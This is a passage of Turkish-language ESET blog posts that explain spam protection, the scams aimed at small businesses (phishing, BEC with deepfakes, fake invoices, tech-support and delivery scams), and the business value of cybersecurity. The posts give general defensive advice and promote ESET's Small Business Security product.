- Saygın bir satıcıdan alınan güvenlik yazılımı, gelen kutunuzdaki istenmeyen iletişimin hacmini en aza indirebilen kimlik avı ve [spam önleme özellikleri](https://www.eset.com/tr/home/protection-plans/) içerir. En iyi sağlayıcılar, en gelişmiş kimlik avı tekniklerine, yapay zekâ araçlarına ve dolandırıcılık kitlerine karşı bile çok katmanlı koruma sunar.
- Alışveriş yaparken pazarlama seçeneklerinin işaretini kaldırarak gelen kutunuzdaki “dostane” spam miktarını en aza indirin.
## Yapmamanız gerekenler
Ayrıca aşağıdakileri asla yapmamanız gerektiğini unutmayın:
- “Abonelikten çık” seçeneğine tıklamayın veya spam e-postalara yanıt vermeyin çünkü bu, gönderen kişiye adresinizi doğrular.
- Kimlik avı e-postalarındaki ekleri açmayın çünkü bunlar kötü amaçlı yazılımlarla tuzaklanmış olabilir.
- İstenmeyen bir e-postaya yanıt olarak, gerçek gibi görünse bile daha fazla kişisel/finansal bilgi ve giriş bilgilerinizi vermeyin.
- Ücretsiz hediyeler veya halka açık Wi-Fi’ya kaydolmak için ana e-posta adresinizi kullanmayın.
- Satın alma işleminden sonra bilgilerinizi (e-posta, ev adresi ve ödeme kartları dâhil) kaydetmeyin çünkü şirketin güvenliği ihlal edildiğinde bu bilgiler kötüye kullanılabilir.
- E-posta güvenlik ayarlarınızı sıfırlamayın veya spam “duyarlılık” düzeylerini düşürmeyin.
Siber güvenliğin çoğu alanında olduğu gibi e-posta tehdit ortamı da saldırganlar ve savunucular arasında bitmeyen bir silahlanma yarışına sahne olmaktadır. Bu en iyi uygulamalar ve etkili üçüncü taraf güvenlik araçlarıyla kendinizi donatın ve gelen kutunuzu ani spam artışlarından koruma şansınızı en üst düzeye çıkarın.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, E-Posta, Kurumsal Güvenlik, Siber Güvenlik, Spam
---
### [Küçük işletmeler her zaman hedef çünkü savunmaları zayıf](https://antivirus.com.tr/kucuk-isletmeler-her-zaman-hedef-cunku-savunmalari-zayif/)
**Published:** Şubat 16, 2026
**Author:** ESET
**Excerpt:** Dolandırıcılık yöntemleri giderek daha sofistike hâle geliyor ve saldırganlar için küçük işletmeler dâhil herkes hedef.
**Content:**
Dolandırıcılık yöntemleri giderek daha sofistike hâle geliyor ve saldırganlar için küçük işletmeler dâhil herkes hedef.
Her serbest çalışan ve mikro işletme sahibi, iş yükü fazlalığının ne kadar zor olduğunu bilir. Günlük işler, yönetim, satış, insan kaynakları, pazarlama ve hatta halkla ilişkiler gibi birçok farklı görevi aynı anda yerine getirmeleri gerekir ve siber güvenlik yönetimini düşünmeye pek zaman kalmaz. Siber suçlular da bunun farkındadır.
Meşgul ve stresli insanları hedef alan siber suçlular, para veya veri çalmak için her geçen gün yöntemlerini daha sofistike hâle getiriyor ve işletmeleri itibar kaybı, mali kayıp ve hatta iflas riskiyle karşı karşıya bırakıyor. Dahası, yapay zekâ araçlarının yardımıyla bu dolandırıcılık yöntemleri artık daha hızlı oluşturulabilir, daha ikna edici hâle getirilebilir ve daha geniş ölçekte uygulanabilir. Yani, hayır, bu fırtına dinmeyecek.
Özellikle özel BT personeli veya kurumsal düzeyde siber güvenlik çözümleri için bütçesi olmayan işletmelere kolay bir çıkış yolu yoktur. Ancak pes etmeyin, herkes için bir korunma planı var.
İlk adım, mikro işletmeler için özel olarak tasarlanmış, uygun fiyatlı bir siber güvenlik çözümü kullanmaktır. Evet, [ESET Small Business Security](https://www.eset.com/tr/home/small-business-security/) gibi bu tür çözümler mevcuttur. İkinci olarak, önlemeye odaklanmak için biraz zaman ayırmaya çalışın: Küçük ofisleri/ev ofislerini (SOHO) hedef alan dolandırıcılık hakkında bilgi edinin ve birkaç proaktif önlem alın. Bu yazıda her ikisinde de size yardımcı olacak detaylar hazırladık.
***Bu makalenin ana noktaları:***
- “Küçük olan güvenlidir” cümlesi doğru bir cümle değildir. Aksine, siber suçlular, küçük işletmelerin ve mikro işletmelerin genellikle özel BT personeli ve sağlam güvenlik önlemlerinden yoksun olduğunu bilerek bu işletmeleri aktif olarak hedef alırlar.
- Girişimcilerin gerçek hayattan hikâyeleri, siber saldırıların nasıl olduğunu göstermektedir: Sadece birkaç saniyelik dikkatsizlik veya dalgınlık, maddi kayba veya hesabın ele geçirilmesine yol açabilir.
- Bir dolandırıcılık ne kadar basit ve yaratıcıysa o kadar ikna edici olabilir.
- Kapsamlı koruma, zihniyet değişikliği, önleme ve mikro işletmelere özel, güvenilir ve uygun maliyetli bir siber güvenlik çözümü ile başlar.
## Neden “çok küçük olmak” sizi korumaz?
Dolandırıcılık farkındalığı ve önleme konusuna girmeden önce bir şeyi netleştirelim: “Çok küçük olduğu için uğraşmaya değmez” demek, büyük bir yanılgıdır; halk arasında sıkça tekrarlanan bir düşünce olsa da gerçekte işler böyle yürümüyor. Siber suçların kurbanlarının çoğunluğunu sıradan insanlar oluştursa da genellikle hedef alınanlar işletmelerdir ve sadece büyük oyuncular da değildir.
Neden mi? Çünkü her işletmenin bir adı, adresi, lisansı, vergi numarası ve banka hesabı vardır ve çeşitli müşteri verilerini işler; bunların tümü dolandırıcılar için son derece değerlidir. Paranızı doğrudan hedef almazlarsa bile verileri karaborsada satabilir veya daha fazla dolandırıcılık ve siber saldırı için kullanabilirler.
Buna rağmen bu karmaşıklık düzeyindeki siber suçların çoğunda, saldırganların çok fazla yatırım yapması olası değildir. Bu nedenle, hedefli saldırılar yerine, yapay zekâ tarafından giderek daha fazla tespit edilen ve kolay hedef olarak görülen işletmelere karşı büyük ölçekli kötü niyetli kampanyalar başlatmaları muhtemeldir.
**Hâlâ ikna olmadınız mı? İşte bazı rakamlar:**
- Son 12 ayda **dünya çapında dolandırıcılık nedeniyle** tahmini **444 milyar dolar kaybedildi**. Bu, Mısır’ın toplam GSYİH’sinden daha fazla bir rakamdır. (Global State of Scams 2025)
- Son 12 ayda **ABD’deki küçük işletmelerin %80’inden** fazlası **saldırıya uğradı** (ITRC Tüketici ve İşletme Etki Raporu 2024)
- **Küçük işletmelerin %60’ı en çok siber güvenlik konusunda endişeli** olduklarını belirtmiştir (Q1 2024 MetLife ve ABD Ticaret Odası Küçük İşletme Endeksi).
- **İngiltere’deki mikro işletmelerin** (yani 1 ila 9 çalışanı olan işletmeler) **%40’ından** fazlası 2024 yılında veri ihlali veya siber saldırı yaşadı (bunların üçte biri kimlik avı saldırılarıydı) ve ortalama kısa vadeli **doğrudan maliyetler 3.040 £ (4.005 $) seviyesine ulaştı** (Siber Güvenlik İhlalleri Anketi 2025).
**Gerçek bir hikâye: Yarışmada oy vermekten hesap ele geçirilmesine**
Cleveland’da granola satan bir girişimci, [CNBC’ye](https://www.cnbc.com/2023/08/15/gold-mine-phishing-scams-rob-main-street-on-social-media-like-meta.html) 2023 yılında Instagram’da nasıl dolandırıldığını anlattı. Her şey, tanıdığı bir küçük işletme sahibinin, bir yarışmada oy kullanmasını isteyen mesajıyla başladı. Yarışma meşru olduğu için girişimci verilen bağlantıya tıkladı. Ancak tanıdığının hesabı çoktan ele geçirilmişti ve aynı sahte mesaj, onun kişi listesindeki herkese gönderilmişti. Bağlantıya tıkladıktan sonra girişimci de hesabını kaybetti.
## Küçük işletmeler ve girişimcileri hedef alan dolandırıcılık listesi
### Phishing ve Spearphishing
Kimlik avı dolandırıcılığı, kişileri kötü amaçlı yazılım indirmeleri veya hesap kimlik bilgileri veya banka bilgileri gibi hassas verileri vermesi için kandırır. Dolandırıcılar genellikle güvenilir kaynakları taklit eder ve hızlı eylemde bulunulmasını sağlamak için sahte bir aciliyet hissi yaratır (örneğin, süresi dolmuş hesaplarla ilgili uyarılar). Çeşitleri arasında **QR kodu kimlik avı (quishing), SMS kimlik avı (smishing) ve telefonla sesli kimlik avı (vishing)** bulunur**.**
Kimlik avının daha gelişmiş bir biçimi olan **spearphishing,** hedef hakkında derinlemesine araştırma yapılarak son derece özelleştirilmiş mesajlar kullanır. Bu, reçetesiz satılan ilaçlarla reçeteli ilaçlar arasındaki fark gibidir; biri diğerinden daha özelleştirilmiş ve etkilidir.

***Resim 1:*** *Malezya’daki bir kuruluşa gönderilen, kötü amaçlı yazılım içeren, vergi temalı spearphishing e-postasının makine çevirisi.*
### İş E-postası Dolandırıcılığı (BEC)
Bu yüksek riskli sosyal mühendislik dolandırıcılığında, saldırganlar şirketin CEO’su veya finans müdürü gibi güvenilir kişilerin kimliğine bürünerek çalışanları para veya hassas verileri aktarmaya ikna ederler. Ayrıca alt yükleniciler veya ortaklar gibi davranabilirler veya meşru görünmek için gerçek iletişim dizilerine kendilerini dâhil edebilirler.
Yapay zekâ ve deepfake teknolojisi (ses, video ve canlı aramalar dâhil) ile bu dolandırıcılık yöntemleri daha da ikna edici hâle gelmektedir. Hong Kong polisi tarafından bildirilen [bir vakada](https://edition.cnn.com/2024/02/04/asia/deepfake-cfo-scam-hong-kong-intl-hnk), dolandırıcılar deepfake konferans görüşmesi kullanarak uluslararası bir şirketin çalışanını 25 milyon dolar ödemesi için kandırmıştır. Bu kayıplar küçük işletme sahiplerinin karşılaşabileceği kayıplardan çok daha yüksek olsa da dolandırıcılık mekanizması çok önemlidir.
**Açıklama:** ESET Güvenlik Farkındalık Uzmanı Ondrej Kubovič, yapay zekâ sesli deepfake vishing’i açıklıyor.
### Sahte fatura/tedarikçi/satıcı dolandırıcılığı
Dolandırıcılar, genellikle gerçek tedarikçileri veya satıcıları taklit ederek meşru görünen faturalar gönderir. Amaçları, işletmeleri hiç sağlanmamış mal veya hizmetler için ödeme yapmaya ikna etmektir. Bu faturalar genellikle ödeme onaylarının aceleyle yapıldığı yoğun ortamları istismar eder.

***Resim 2:*** *Bu, gerçek bir kişinin çalınan kimliğini kötüye kullanan sahte bir sipariş onayıdır.*
### Sahte yenileme bildirimleri
İşletmeler, alan adı kayıtları, işletme lisansları veya yazılım abonelikleri gibi yenilemeler için sahte bildirimler alırlar. Bu bildirimler genellikle resmî ve acil görünür ve kurbanı, gerçekliğini doğrulamadan hızlı bir şekilde ödeme yapmaya zorlar.

***Resim:*** *Geek Squad teknik destek ve onarım hizmetini taklit eden sahte abonelik yenileme bildirimi. (Resim kaynağı:* [*Reddit*](https://www.reddit.com/r/GeekSquad/comments/12bla56/is_this_scam/)*)*
### Devlet yetkilisi kimliğine bürünme
Dolandırıcılar, işletmenin uyum ücretleri, düzenleyici ücretler veya ceza borçları olduğunu iddia ederek devlet yetkilileri veya kurumları gibi davranır. Bu dolandırıcılıklar, korku ve aciliyete dayanır ve kurbanları yasal sorunlardan kaçınmak için hemen ödeme yapmaları gerektiğine inandırır.

***Resim:*** [*Avustralya devlet kurumundan*](https://www.acma.gov.au/articles/2023-06/scam-alert-government-impersonation-scams) *geldiğini iddia eden sahte bir mesaj örneği.*
### Hukuki/kolluk kuvvetleri dolandırıcılığı
Bu dolandırıcılık türleri genellikle diğer dolandırıcılık türlerinin kurbanlarını hedef alır. Siber suçlular, kolluk kuvvetleri veya hukukçular gibi davranarak kötü amaçlı reklamlar, aramalar, SMS veya sohbet mesajları yoluyla kurbanlara ulaşır ve ücret karşılığında yardım teklif eder. Kayıp paraları geri kazanmayı, hukuki danışmanlık veya danışmanlık hizmeti vermeyi, yeni davalar açmayı veya kurbanları sahte toplu davalara dâhil etmeyi vaat edebilirler. Dolandırıcılar genellikle Europol, Interpol veya hayali firmalardan avukatlar gibi davranarak meşru görünmeye çalışır.

***Açıklama:*** *Meta Reklam Kitaplığında listelenen sahte reklam örnekleri. Artık aktif olmayan bu reklamlar ESET tarafından HTML/Nomani olarak tespit edilmiş ve* [*ESET H2 2025 Tehdit Raporunda*](https://antivirus.com.tr/eset-tehdit-raporu-h2-2025/) *ayrıntılı olarak açıklanmıştır.*
### Sahte kredi teklifleri
Bu dolandırıcılıkta, dolandırıcılar hızlı işletme kredileri vaat eder ancak önceden bir “sigorta” veya “işlem” ücreti talep eder. Ücret ödendikten sonra dolandırıcılar ortadan kaybolur ve kurban vaat edilen parayı alamaz.

***A****ç**ıklama:** Kişisel kredi uygulaması sunan bir dolandırıcılık web sitesi. Çekici görünümlerine rağmen bu hizmetler aslında, aldatıcı açıklamalarla desteklenen yüksek faizli krediler sunarak kullanıcıları dolandırmak için tasarlanmıştır. Bu sırada kurbanların kişisel ve finansal bilgilerini toplayarak şantaj yapar ve sonunda paralarını ele geçirirler.*
### Teknik destek dolandırıcılığı
Dolandırıcılar, güvenilir şirketlerin teknik destek üyeleri gibi davranarak cihazınızda bir sorun olduğunu iddia ederler. “Yardım etmek” için uzaktan erişim talep ederler ancak yardım etmekten başka her şeyi yaparlar. Burada dolandırıcılar, hassas verileri çalmaya, kötü amaçlı yazılım yüklemeye veya diğer siber saldırılar gerçekleştirmeye çalışır. Ayrıca bu sahte hizmetler için ödeme talep edebilirler.

***Açıklama****: Hedef kullanıcıyı “teknik destek”i aramaya yönlendiren sahte bir* [*güvenlik uyarısı.*](https://antivirus.com.tr/teknik-destek-dolandiricilari-hala-is-basinda-2023te-dikkat-etmeniz-gereken-konular/)
****Gerçek bir hikâye: Bir banka sahtekârı hesaba girdi****
2024 yılında, güney Maine’de bir sanat stüdyosu sahibi, WGME-TV’ye, banka gibi davranan dolandırıcıların hesabındaki şüpheli harcamalar konusunda onu uyardığı hikâyesini anlattı. Dolandırıcılar, paralarını “korumak” için telefonunun ekranını paylaşarak havale yapmasını önererek yardım teklif ettiler. Stüdyosu bir fırtına sırasında hasar gördükten sonra Küçük İşletmeler İdaresi tarafından sağlanan afet kredisi.
Bu erişimle saldırganlar, hesaptan binlerce doları transfer ettiler. Federal Ticaret Komisyonu’na göre, Maine’de 2024 yılının ilk yarısında 1.300’den fazla bu tür dolandırıcılık vakası bildirildi ve milyonlarca dolarlık kayıp yaşandı.
### Teslimat dolandırıcılığı
Bu dolandırıcılık türleri, paket teslimatı sorunları hakkında sahte mesajlar içerir. Kurbanlar, kişisel bilgilerini paylaşmaya, kötü amaçlı uygulamalar yüklemeye veya sorunu “çözmek” için sahte ücretler ödemeye kandırılır.

***Açıklama:*** *ESET telemetri tarafından bildirilen teslimat dolandırıcılığı e-postası*[*.*](https://web-assets.esetstatic.com/wls/2022/10/eset_threat_report_t22022.pdf) *Teslimat girişiminin başarısız olduğunu iddia eder ve gönderim adresinin doğrulanmasını ister.*
**Uzman görüşleri:**
“Yapay zekâ her şeyi daha hızlı hâle getirdi. ESET telemetri verileri, işletmelere yönelik siber saldırıların çoğunun kimlik avı e-postalarıyla başladığını gösteriyor. Geleneksel olarak, kimlik avı dolandırıcıları kişileri kişisel verilerini ifşa etmeye veya kötü amaçlı yazılım indirmeye ikna eder. Spearphishing ise daha da ileri gider ve saldırganlar belirli bir hedef hakkında ayrıntılı bilgi topladıktan sonra kişiselleştirilmiş mesajlar kullanır. Günümüzde yapay zekâ bu süreci otomatikleştirerek spearphishing’i giderek daha yaygın hâle getiriyor.
Örneğin, sosyal medyada bir konferansa katıldığınızı belirten bir gönderi yayımlayabilirsiniz ve ertesi gün, orada tanıştığını iddia eden bir kişiden sahte bir e-posta alabilir, fotoğraflar gönderilebilir ve sizinle bağlantı kurmak istenebilir. Farkındalığı olmayan bir kişi için bu tuzağa düşüp kötü amaçlı bir bağlantıya tıklamak çok kolaydır.
– Július Selecký, ESET Çözüm Mimarı
## Küçük işletmeler için hızlı bir kılavuz
Bu ipuçları, bütçenizi zorlamadan siber güvenlik durumunuzu kolayca ve ölçülebilir şekilde iyileştirebilir:
**Dolandırıcılık hakkında bilgi edinin:** Yeni tehditlerden haberdar olun ve şüpheli bağlantılar veya ekler, olağan dışı ödeme talepleri, acil veya tehditkâr dil veya hassas bilgi talepleri gibi uyarı işaretlerine dikkat edin. [ESET’in ücretsiz, kullanımı kolay bağlantı denetleyicisi](https://www.eset.com/us/home/link-checker/?srsltid=AfmBOorpdwagwQDFixWv6DIY-KEB6c7srGgVFrHa2qK5wr6IjyFbHJjd), tehlikeli URL’lerden kaçınmanıza yardımcı olabilir.
**Çalışanlarınıza siber güvenlik farkındalık eğitimi verin:** [ESET Siber Güvenlik Farkındalık Eğitimi’nin](https://www.eset.com/tr/business/cybersecurity-training/?_gl=1%2A19dxmho%2A_ga%2AMTU3NTA3NzEwMC4xNzU2OTgyMjk4%2A_ga_D3X1STPK7C%2AczE3NzA5Nzg4NjkkbzQ0MCRnMCR0MTc3MDk3ODg3MiRqNTckbDAkaDA.) ücretsiz sürümüyle başlayabilirsiniz.
**Çok Faktörlü Kimlik Doğrulama (MFA) özelliğini etkinleştirin:** Mümkün olduğunda MFA ile hesaplarınıza ekstra bir güvenlik katmanı ekleyin.
**Yazılım güncellemelerini takip edin:** Siber suçlular, bilinen güvenlik açıklarını yorulmadan aramak için otomatik araçlar kullanır. İşlerini kolaylaştırmayın ve yazılımınızı düzenli olarak güncelleyin.
**Düzenli yedeklemeler yapın:** Bu, siber saldırılardan [kurtulmanıza](https://antivirus.com.tr/isinizi-garantiye-alin-isletmenizde-etkin-yedekleme-stratejisi-olusturmak-icin-10-ipucu/) ve işinize hızlı bir şekilde geri dönmenize yardımcı olur.
[**Güvenilir siber güvenlik**](https://www.eset.com/tr/home/small-business-security/) **uygulayın:** Ücretsiz veya düşük maliyetli siber güvenlik çözümleri ve diğer yazılımlara dâhil edilmiş siber güvenlik çözümleri cazip görünebilir ancak sınırlamaları vardır. Dolandırıcılık önleme özelliklerine sahip, SOHO odaklı siber güvenlik çözümleri arayın. Tüm cihazlarınızı (PC’ler, telefonlar, tabletler ve sunucular) koruduğunuzdan emin olun.
## Hedef alındığınızda ne yapmalısınız?
Devam eden bir dolandırıcılığın ortasında bulursanız paniğe kapılmayın. Hâlâ (nispeten) zarar görmeden kurtulma umudu var. Dolandırıcılık şüphesi duyduğunuzda atabileceğiniz bazı acil adımlar şunlardır:
- Şüpheli saldırganlara **daha fazla bilgi vermeyin**.
- **Etkilenen tüm sistemleri** ağdan **ayırın** ve kötü amaçlı yazılım taraması yapın.
- **Hesaplarınızda olağan dışı hareket olup olmadığını kontrol edin** ve tüm parolalarınızı değiştirin.
- **Olayı yetkililere** veya FBI’ın [İnternet Suçları Şikâyet Merkezi](https://www.ic3.gov/) veya [FTC’nin Tüketici Koruma Bürosu](https://www.ic3.gov/) gibi bulunduğunuz bölgedeki ilgili siber güvenlik kurumlarına **bildirin**.
- **Diğer çalışanları bilgilendirin** ve müşteri verileri söz konusuysa **net bir iletişim planı hazırlayın**. İhlal bildirimleri ile ilgili yasal yükümlülüklerinizi kontrol edin.
- Dolandırıcılık vakasıyla ilgili **tüm belgeleri ve elektronik iletişimleri toplayın ve saklayın**. (Suçlu tutuklanırsa ve tazminat talebinde bulunursanız bunlar yararlı olabilir)
- **Olası kimlik hırsızlığına karşı dikkatli olun**; dolandırıcılar çalınan verileri sahtekârlık amaçlı dolandırıcılık için kullanabilir.
- **Tetikte olun** — daha fazla kişisel veriye sahip saldırganlar, yasal veya kolluk kuvvetleri dolandırıcılığı yoluyla sizi tekrar mağdur etmeye çalışabilir.
## ESET küçük işletmeler için nasıl koruma sağlar?
Küçük işletmelerin yalnızca güvenilir siber güvenlik çözümlerine değil, aynı zamanda uygun fiyatlı ve kullanımı kolay çözümlere de ihtiyaç duyduğunu bilir.
ESET Small Business Security, dolandırıcılıkları engelleyebilen, işlemlerinizi koruyan ve işletmenizi fidye yazılımı dâhil çeşitli kötü amaçlı yazılımlardan koruyan, yapay zekâ destekli güçlü bir koruma çözümüdür. Ayrıca kullanımı çok kolaydır (BT personeli veya derin BT bilgisi gerekmez), kurulumu ve yönetimi basittir. PC’ler, telefonlar, tabletler ve Windows sunucuları dâhil olmak üzere 25 cihaza kadar koruma sağlar.
### ESET Small Business Security’nin temel özellikleri şunlardır:
**Ödüllü, yapay zekâ destekli kötü amaçlı yazılımdan koruma:** Akıllı savunma sistemi, gerçek zamanlı tehdit algılama ve bulut tabanlı analizi birleştirerek virüsleri, fidye yazılımlarını, kimlik avını ve yeni ortaya çıkan tehditleri hızlı ve güvenilir bir şekilde durdurur.
**Dolandırıcılık önleme özellikleri:** ESET Small Business Security, dolandırıcılık girişimlerini durdurmak için birbirini tamamlayan çok katmanlı bir koruma sisteminden oluşur. Çok katmanlı koruma, Güvenli Bankacılık, Güvenli Tarama, Tarayıcı Gizliliği ve Güvenliği, Kimlik Avı Koruması, Fidye Yazılımı Kalkanı, Güvenli Sunucu, Webcam Koruması ve Mikrofon İzleyici, Ağ Denetçisi, ESET Folder Guard, Güvenli Veriler, VPN ve Router için VPN’i içerir.
**Çoklu platform koruması:** ESET Small Business Security, Windows, MacOS, Android, iOS ve Windows Server dâhil olmak üzere birden fazla platformda çalışan hem kişisel hem de iş amaçlı cihazları korur. Abonelik, yönetim platformu ESET HOME aracılığıyla çalışanlar ve aile üyeleriyle kolayca paylaşılabilir.
**Performans verimliliği:** Hafif ve hızlı olacak şekilde tasarlanan ESET çözümü, sistem performansını minimum düzeyde etkileyerek arka planda sorunsuz bir şekilde çalışır. Sunum Modu, yüksek talep gerektiren faaliyetler sırasında bile kesintisiz kullanım sağlar. ESET Endpoint Security, algılama ve performans verimliliğini daha da artırmak için [yapay zekâ PC’lerle](https://antivirus.com.tr/eset-idc-marketscape-dijital-yasam-korumada-lider-secildi/) de entegre edilmiştir.
**ESET, IDC MarketScape’de Tüketici Dijital Yaşam Koruması (CDLP) ve SOHO segmentlerinde Lider olarak adlandırılmıştır.**
Güçlü ancak hafif teknolojilerin kapsamlı bir yapay zekâ stratejisiyle birleştirilmesinin ESET’in en büyük güçlerinden biri olduğuna inanıyoruz.
IDC MarketScape’e göre: “ESET, güvenilir ve hafif bir dijital yaşam koruması arayan bireyler, aileler ve SOHO kullanıcıları için uygun bir seçimdir. Önleme odaklı yaklaşımı, cihaz performansından ödün vermeyen proaktif güvenlik önlemlerine değer verenler için idealdir.”
## Küçük işletmeler için mesele “eğer” değil, “ne zaman”
Birçok küresel kriz, enflasyon ve giderek sıkılaşan düzenlemeler arasında, birçok girişimcinin siber tehditler ve dolandırıcılık gibi diğer sorunlarla başa çıkmak için gerekli zihinsel kapasiteye sahip olmadıklarını hissetmeleri anlaşılabilir bir durumdur.
Ne yazık ki veriler bu sorunun “eğer” değil, “ne zaman” dolandırıcılıkla karşılaşacağınız olduğunu gösteriyor, bu da bu konunun kaçınılmaz olduğu anlamına geliyor.
Umarız bu kılavuz, küçük işletme sahipleri için bile siber güvenliğin ulaşılabilir olduğunu göstermiştir. Tek yapmanız gereken, öncelikle önleme stratejisi benimsemek ve küçük ofis/ev ofis ortamları için özel olarak tasarlanmış siber güvenlik çözümlerini seçmektir.
## Sık sorulan sorular (SSS):
**Siber güvenlik, serbest çalışanlar ve mikro işletmeler için neden önemlidir?**
Siber suçlular, küçük işletmelerin genellikle özel BT personeli ve kurumsal düzeyde güvenlikten yoksun olduğunu bildikleri için aktif olarak bu işletmeleri hedef alırlar. Saldırılar, itibar kaybına, mali kayba ve hatta iflasa yol açabilir.
**“Çok küçük” olmak işletmemi siber saldırılardan korur mu?**
Hayır. Her işletmenin, saldırganların istismar edebileceği veya satabileceği banka bilgileri, lisanslar ve müşteri bilgileri gibi değerli verileri vardır. Otomasyon ve yapay zekâ, siber suçluların her büyüklükteki işletmeye karşı büyük ölçekli kampanyalar başlatmasına olanak tanır.
**Yapay zekâ dolandırıcılıkları nasıl daha tehlikeli hâle getirir?**
Yapay zekâ, dolandırıcılık yöntemlerinin oluşturulmasını hızlandırır, kimlik avı mesajlarını daha ikna edici hâle getirir ve büyük ölçekli uygulamaları mümkün kılar. Çevrimiçi etkinlikleri analiz edebilir ve kişiselleştirilmiş spearphishing e-postalarını otomatik olarak oluşturabilir.
**Spearphishing nedir ve neden yaygınlaşıyor?**
Spearphishing, belirli bir hedef hakkında uzun süreli bilgi toplama sürecine dayanan kişiselleştirilmiş mesajlar kullanır. Yapay zekâ bu süreci destekleyerek spearphishing’i daha yaygın hâle getirir ve tespit edilmesini ve meşru mesajlardan ayırt edilmesini zorlaştırır.
**Büyük bir bütçe olmadan işletmemi nasıl koruyabilirim?**
- Kendinizi ve çalışanlarınızı dolandırıcılık ve uyarı işaretleri konusunda eğitin.
- Hesaplarda Çok Faktörlü Kimlik Doğrulama (MFA) özelliğini etkinleştirin.
- Bilinen güvenlik açıklarının istismar edilmesini önlemek için yazılımları güncel tutun.
- Saldırıdan sonra hızlı bir şekilde kurtarma yapabilmek için düzenli yedeklemeler yapın.
- Küçük işletmeler için özel olarak tasarlanmış [ESET Small Business Security](https://www.eset.com/tr/home/small-business-security/) gibi uygun fiyatlı siber güvenlik çözümleri kullanın[.](https://www.eset.com/us/home/small-business-security/)
**ESET Small Business Security’nin avantajları nelerdir?**
ESET Small Business Security, küçük işletmeler için sorunsuz ve kullanımı kolay, yapay zekâ destekli koruma sağlar. Bu çözümü kullanarak çevrimiçi işlemleri koruyun, cihazları kilitleyin ve konumlarını belirleyin, fidye yazılımlarını engelleyin ve düzeltin, etkilenen dosyaları geri yükleyin ve Windows sunucularını koruyun. Hassas verileri şifreleyin ve kimlik avı dolandırıcılıklarından kaçının. Anti-Theft, Güvenli Gezinme ve sınırsız VPN ve Router için VPN ile güvende ve anonim kalın. Bu çözüm hem iş hem de kişisel cihazları korur. Güvenilir, uygun maliyetli ve kaynaklarda az tüketim sağlar.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dolandırıcılık, KOBİ, Kurumsal Güvenlik, Siber Güvenlik
---
### [Siber güvenlik işletmeniz için gerçekte ne yapar?](https://antivirus.com.tr/siber-guvenlik-isletmeniz-icin-gercekte-ne-yapar/)
**Published:** Mart 10, 2026
**Author:** ESET
**Excerpt:** Güçlü siber güvenlik, hemen fark edilemeyen veya ölçülemeyen bir değer yaratır. İşte bu değeri nerede bulabileceğiniz.
**Content:**
Güçlü siber güvenlik, hemen fark edilemeyen veya ölçülemeyen bir değer yaratır. İşte bu değeri nerede bulabileceğiniz.
Siber güvenlik, başarısının genellikle göze çarpmadığı birkaç iş fonksiyonundan biridir. Hatta dışarıdan bakıldığında sıradan görünebilir ancak içeriden bakıldığında teknik olayların iş krizlerine dönüşmesini önlemek için tasarlanan, görünüşte sıradan bir dizi süreç ve kontrolü yansıtır. Eskimiş bir benzetme kullanacak olursak kimse yolculuğu sorunsuz geçtiğinde arabasındaki emniyet kemerlerini düşünmez. Ancak ihtiyaç duyduklarında, hesap değişir.
Başlangıç için garip bir yer gibi görünebilir ancak bu dinamik, siber güvenlikte uzun süredir devam eden bir sorunun merkezinde yer alır: Çalıştığında yüzeyde çok az değişiklik olur. Kuruluştaki herkes işini yapar ve gün diğer günlerden farksızdır. Peki ya başarısız olursa? Herkes fark eder çünkü fark barizdir ve maliyetler hızla artar.
Kesintileri önlemek hayati önem taşır ancak bunu yapmanın maliyetini diğer iş öncelikleriyle karşılaştırmak her zaman kolay değildir. İşletmenin diğer bölümleri, özellikle kâr merkezleri, genellikle görünür değişikliklere işaret edebilir: Daha iyi satışlar veya daha kısa pazara sunma süresi. Güvenlik nadiren bu lüksü yaşar. Bunun yerine, asla gerçekleşmesi beklenmeyen durumlara dayalı olarak kendini haklı çıkarmak zorunda kalır. Bütçe çekişmesinde bu ayrım gerçek bir ağırlığa sahiptir.
Bu tür endişelerin abartılı olduğunu düşünmemeniz için şunu göz önünde bulundurun: [IANS ve Artico tarafından](https://sf-cdn.iansresearch.com/sitefinity/docs/default-source/reports/2025-security-budget-benchmark-summary-report_08_05_2025.pdf) yapılan bir araştırma, *“\[2025 yılında\] ortalama yıllık güvenlik bütçesi artışının %4’e düştüğünü, bunun beş yılın en düşük seviyesi olduğunu ve 2024’teki %8’lik artıştan keskin bir düşüş* olduğunu*”* ortaya koydu*.* Araştırma ayrıca *“bütçelerinde artış görenlerden ziyade bütçeleri aynı kalan veya azalan CISO’ların sayısının daha fazla olduğunu” ortaya* koydu*. Bu da siber güvenlik için yeterli kaynak sağlama konusunda giderek derinleşen bir zorluğun altını çiziyor.*
## Siber güvenlik hesapları tutmuyor mu?
“Hiçbir sorun çıkmadığında güvenliğin değerini nasıl kanıtlarsınız?” diye sorduğunuzda, gerçekleşmemiş felaketlere işaret ederek harcamaları haklı çıkarmaya çalışırsınız. Bu yaklaşım sizi savunma pozisyonuna sokar, güvenliğin günlük olarak yaptığı işlerin çoğunu göz ardı eder ve nihayetinde gerçek değerini gizler.
Bu durum, bir tür hayatta kalma önyargısını da besleyebilir – kısıtlı bir güvenlik bütçesiyle idare eden bir şirketteki yöneticiler, şimdiye kadarki harcamalarının yeterli olduğunu söyleyen deneyimlere sahiptir. Ancak işinizin birkaç yıl boyunca zarar görmemesi, size gelecek yıl hakkında çok az şey söyler.
Güvenlik genellikle istatistikçilerin “şişman kuyruk riski” olarak adlandırdığı şeyi içerir – her şey birdenbire ters gitmeye başlayana kadar her şeyin yolunda olduğu ancak o zaman zararın varoluşsal boyuta ulaşabileceği türden bir risk. Birçok tehdidin gelişmesi ve yasal gerekliliklerin sıkılaşmasıyla zaman içinde olasılıklar iyileşmez; aksine, daha da kötüleşir.
“Yanlış sorulara doğru cevap yoktur” cümlesinde söylendiği gibi, belki de değerin nasıl anlaşılması gerektiğine karar vererek baştan başlamalısınız. Gerçekleşmeyenleri ölçmek, yalnızca sınırlı tasarruflar hakkında konuşabileceğiniz anlamına gelir; güvenli operasyonların sağladığı büyüme ve fırsatlar hakkında konuşamazsınız. Rakiplerin yapamadığı güvenli olmayan bir ortamda güvenli bir şekilde çalışmaya devam etme yeteneği, nadiren ölçülen veya tartışılan bir rekabet avantajıdır.
